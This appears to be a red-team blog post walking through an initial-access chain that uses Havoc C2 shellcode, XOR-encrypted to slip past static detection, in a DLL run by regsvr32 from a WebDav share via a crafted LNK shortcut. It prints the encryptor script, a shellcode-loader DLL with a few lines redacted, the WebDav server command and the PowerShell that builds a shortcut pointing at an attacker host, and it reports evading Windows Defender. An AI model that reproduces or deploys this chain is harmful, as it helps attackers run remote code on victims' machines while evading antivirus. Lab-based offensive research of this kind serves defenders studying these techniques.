Weaponizing Havoc: Stealthy DLL Execution with regsvr32 via WebDav
Fileless execution now possible for LNK files!

Introduction
Red Teaming is possibly one of the most creative sports within Cyber Security. Technology never seizes to amaze me, and it is incredible how new techniques and loopholes are discovered all the time.
In this blog post, I aim at showcasing an interesting attack path, evading modern EDR/AV solutions, and successfully leveraging Havoc C2's amazing demon. We create a LNK file pointing to a local instance of regsvr32.exe, but as arguments we provide a custom DLL hosted on a WebDav server (through UNC path). This means attackers can execute payloads without ever writing them to disk locally, bypassing many file-based detections.
Disclaimer: This blog post is aimed at feeding curious minds with tricks used by modern adversaries. I do not support nor promote the abuse of the information provided within this post. All actions were performed within a lab environment built and owned by myself.
The Setup
I run a lab using Ludus (https://ludus.cloud/), which hosts a multi-domain network with hosts running Elastic Defender, Windows Defender, as well as Velociraptor agents for acquisition/DFIR activities.
I don't have a dedicated attacker machine inside that lab environment. This is because I use my own laptop as the attacker machine, having whitelisted certain folders:
C:\Tools\: Contains Tools used during engagements (Assemblies like Rubeus, custom-written COFFs, shellcode files.bin)C:\Payloads\: Contains custom loaders/stagers/droppers as well as PoC code. This is my main dev-folder and the results are dropped on the victim hosts.

Havoc, like many C2 frameworks, requires you to install a client app to be able to work with the C2 server. You notice quickly that there is no Havoc Client Release available for Windows. This is not a problem however, as WSL 2 is able to spawn GUIs within Windows. So I simply installed the Havoc Client on wsl and started it using ./havoc client.

Additionally, I can recommend installing Visual Studio 2026. It seems to be loads faster and more responsive than previous versions and I really enjoy the new look of it!
Initial Access
We need to figure out what to drop and how to get it running. I don't like dropping files on disk (and if I do, it shall never be an EXE file), so the next best solution I could come up with would be opting for a custom DLL which would be loaded by a legitimate Windows executable, signed by Microsoft.
The Havoc Demon
I quickly span up my Havoc Client and generated a Shellcode file containing the Demon code. I used Ekko as Sleep Technique and modified the Sleep and Jitter to make it a bit more stealthy:

As far as I'm aware, Havoc uses Donut to generate PIC. Donut's AMSI-bypass is quite fingerprinted as far as I'm aware, so I decided to not enable it.
The Loader
The popular approach would be to use rundll32.exe, since it is the most known. Another option would be to use regsvr32.exe. Quickly executing it shows a message box describing the arguments we need to supply:

Judging by the text at the bottom, it seems that our DLL would have to provide 3 exported functions. But if you look at the /u parameter, you see that you just need to export one function: DllUnregisterServer.
I then used Havoc to create a Shellcode file and dropped it inside my Payloads folder. I quickly XOR-encrypted it to have it bypass static detection:
import sys

def xor_encrypt(data, key):
    key_bytes = key.encode()
    return bytes([data[i] ^ key_bytes[i % len(key_bytes)] for i in range(len(data))])

def main():
    if len(sys.argv) != 4:
        print(f"Usage: {sys.argv[0]} <source_file> <xor_key> <output_file>")
        sys.exit(1)

    source_file = sys.argv[1]
    xor_key = sys.argv[2]
    output_file = sys.argv[3]

    with open(source_file, "rb") as f:
        data = f.read()

    encrypted = xor_encrypt(data, xor_key)

    with open(output_file, "wb") as f:
        f.write(encrypted)

    print(f"|+| Encrypted {len(data)} bytes")
    print(f"|+| Key: {xor_key}")
    print(f"|+| Output: {output_file}")

if __name__ == "__main__":
    main()
python xor_encrypt.py havoc.x64.bin xhorrox encrypted.binThen, I used a quick and simple shellcode loader, modifying the code to not use RWX pages and included some MessageBoxes for debugging (uncomment in prod).
I redacted the code to prevent malicious use, there are plenty injection techniques out there to use:
/***
*  DLL to be loaded using regsvr32.exe
*  Howto:
*    - Encode shellcode bin file using Tools\xor_encrypt.py
*    - Add the encrypted bin file as resource
*    - Change the XOR key within this code to your specified xor key
*    - Run with `regsvr32.exe /u mydll.dll
***/

#include "pch.h"
#include "resource.h"
#include <windows.h>

HMODULE hDll = NULL;

#if defined(_WIN64)
#pragma comment(linker, "/EXPORT:DllUnregisterServer")
#else
#pragma comment(linker, "/EXPORT:DllUnregisterServer=_DllUnregisterServer@16")
#endif

extern "C" void __stdcall DllUnregisterServer(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow) {

    MessageBoxA(NULL, "|+| DllUnregisterServer started", "Debug", MB_OK);

    HRSRC hRes = FindResource(hDll, MAKEINTRESOURCE(IDR_RCDATA1), RT_RCDATA);

    if (hRes == NULL) {
        char errDesc[128];
        wsprintfA(errDesc, "|!| FindResource failed with code: %d", GetLastError());
        MessageBoxA(NULL, errDesc, "Debug", MB_OK);
        return;
    }

    HGLOBAL hData = LoadResource(hDll, hRes);
    if (!hData) {
        MessageBoxA(NULL, "|!| LoadResource failed", "Debug", MB_OK);
        return;
    }

    void* pPayload = LockResource(hData);
    DWORD dwSize = SizeofResource(hDll, hRes);

    char sizeMsg[64];
    wsprintfA(sizeMsg, "|+| Shellcode size: %d bytes", dwSize);
    MessageBoxA(NULL, sizeMsg, "Debug", MB_OK);

    // [REDACTED] Allocate Memory as RW

    RtlMoveMemory(exec_mem, pPayload, dwSize);

    // XOR Key, change this
    const char key[] = "xhorrox";
    size_t keyLen = sizeof(key) - 1;
    char* pMemory = (char*)exec_mem;
    for (DWORD i = 0; i < dwSize; i++) {
        pMemory[i] = pMemory[i] ^ key[i % keyLen];
    }

    // [REDACTED] Change page protection to RX

    MessageBoxA(NULL, "3. About to Execute Shellcode", "Debug", MB_OK);

    // [REDACTED] Create a new thread to run the shellcode
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
        // Needed to access the resource
        hDll = hModule;
        break;
    }
    return TRUE;
}
I included the encrypted shellcode BIN file as a resource (RCDATA) and compiled it. A quick test showed it working on my host with Windows Defender enabled. ThreatCheck also seemed to have no problem with it:

The Trigger
Asking the victim to please download the DLL and run the command line regsvr32.exe /u harmless.dll would be troublesome. I wanted to try out a different technique showcased by John Hammond (https://www.youtube.com/@_JohnHammond).
Mr. Hammond investigated a recently reported vulnerability in Windows, allowing attackers to abuse URL files to execute arbitrary programs hosted on their C2 server (Video by John Hammond:https://youtu.be/1Ymnvd1uyzQ?si=Ioj6j6nh75HjeLNv , CVE Details by Microsoft: https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2025-33053). A double-click, and the WebDav-hosted DLL gets loaded and executed. Sounds like a dream.
While the vulnerability has since been fixed for URL files, Mr. Hammond showcased it still working for LNK files. I suspected that the WebDav path could maybe also be leveraged to stage our DLL, letting regsvr32.exe load it from a remote location.
I moved the DLL into a folder called "webdav" (now called test.dll) and quickly fired up the WebDav server on my C2 server 10.11.99.1:
wsgidav --host=0.0.0.0 --port=9999 --root=webdav/../ --auth=anonymousI then created the shortcut:
$sc = (new-object -com Wscript.Shell).CreateShortcut("C:\Users\xhor\Desktop\shortcut.lnk")

$sc.TargetPath="C:\Windows\System32\regsvr32.exe"

$sc.Arguments="/u test.dll"

$sc.WorkingDirectory="\\10.11.99.1@9999\DavWWWRoot\webdav"

$sc.Save()



I double clicked it, the messageboxes show, and we get a callback:

Defense Evasion?
Throughout all this, Defender was enabled (with sample submission disabled, of course). I sacnned the DLL and Shortcut-File with Defender, yet it showed no results. Behavioral Detection has also never been triggered, allowing me to get a callback and perform host discovery with Seatbelt without getting caught. Here is my defender version:

Using an LNK file pointing to a WebDav server seems fine when evading basic AV products like Windows Defender, evading sophisticated EDR solutions (MDE, SentinelOne, Elastic Defend) is less likely, since they are just more capable and up-to-date. Testing the same attack path in my lab proves this:


The executable itself has not been detected by any static detection, yet the shellcode injection technique used here was as simple as can be. A more sophisticated loader would certainly do better. Here are the alerts generated at startup (double-clicking the Shortcut file):
Final Words
While the WebDav trick might not (anymore?) fool modern EDR systems, it was still an interesting experiment. I am not really understanding why WebDav staging was seen as a vulnerability when used with URL files, but not when it comes to LNK files. I was really surprised to discover that, despite John Hammond's efforts, Microsoft had still not patched it when I started my journey into this topic.
The sheer complexity within modern computer systems never seizes to amaze me. I love exploring the nooks and crannies of Windows and I hope I could also provide you with an interesting insight into this fascinating technique.
Thanks for reading my post!